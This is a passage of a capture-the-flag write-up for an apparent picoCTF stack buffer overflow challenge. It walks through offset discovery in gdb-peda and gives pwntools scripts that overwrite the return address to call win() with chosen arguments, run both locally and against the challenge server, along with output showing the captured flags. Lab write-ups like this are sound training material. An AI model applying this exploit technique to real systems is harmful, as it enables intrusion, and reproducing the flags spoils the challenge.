
- Now, when we examine the string present at the comparison parameter, we see that it is replaced with Bs.
- Hence, the arguements can be controlled with the user input.
- We see 'B' 16 times and we had added 20 Bs which means that the first 4 are not being considered. Hence the offset is 4.
- But we need to confirm this. We can do this similarly using pattern in

  `gdb-peda$ pattern create 20`
- We append this pattern to our previous input:

  `'A'*112 + return_add + pattern_string` and echo it to the badfile.



- Now, running the program with the breakpoint.



- We see our pattern string and we can find the offset of our unqiue string at `$ebp+0x8 to be 4`. lly, at `$ebp+0xc is 8`.
- Hence, our input string should be of the form:
  `'A'*112 + win_address + 'A'*4 + 0xcafef00d + 0xf00df00d`
- This way, when the eip is turned to win(), during comparison of `$ebp+8` and `$ebp+12`, the correct values will be seen respectively.

- Now, taking all this to our python code, we will try to get the flag on the local binary first.
- The new code will look like the following:

```python
from pwn import *

p = process('./vuln')
# p = remote('saturn.picoctf.net', 59597)
ret_add = p32(0x08049296)
a1 = p32(0xcafef00d)
b1 = p32(0xf00df00d)

payload = b'A'*112 + ret_add + b'AAA%' + a1 + b1
print(payload)

p.sendline(payload)
print()
print(p.recvline())
print(p.recvline())
print(p.recvline())
```


- Here we keep any 4 characters after the ret_add as they don't matter
- The packing of integers is important for the computer to read these bytes of data properly

> eg: p32(0xdeadbeef) >> b'\xef\xbe\xad\xde'


- Running this script, we get our debugger flag properly.

```
kali@ubuntu writeup-task/vulnpico » python3 pyscript.py
[+] Starting local process './vuln': pid 697020
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04\x08AAA%\r\xf0\xfe\xca\r\xf0\r\xf0'

b'Please enter your string: \n'
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04\x08AAA%\r\xf0\xfe\xca\r\xf0\r\xf0\n'
b'flag{offsec_letsgoo}\n'
[*] Stopped process './vuln' (pid 697020)
```

- Now, we can take this to the remote server.



```python
from pwn import *

# p = process('./vuln')
p = remote('saturn.picoctf.net', 59597)
ret_add = p32(0x08049296)
a1 = p32(0xcafef00d)
b1 = p32(0xf00df00d)

payload = b'A'*112 + ret_add + b'AAA%' + a1 + b1
print(payload)

p.sendline(payload)
print()
print(p.recv())
print(p.recv())
```



```
kali@ubuntu writeup-task/vulnpico » python3 pyscript.py
[+] Opening connection to saturn.picoctf.net on port 59597: Done
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04\x08AAA%\r\xf0\xfe\xca\r\xf
0\r\xf0'

b'Please enter your string: \n'
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x92\x04\x08AAA%\r\xf0\xfe\xca\r\xf
0\r\xf0\npicoCTF{argum3nt5_4_d4yZ_4b24a3aa}'
[*] Closed connection to saturn.picoctf.net port 59597
kali@ubuntu writeup-task/vulnpico »
```

- Hence, PWNED.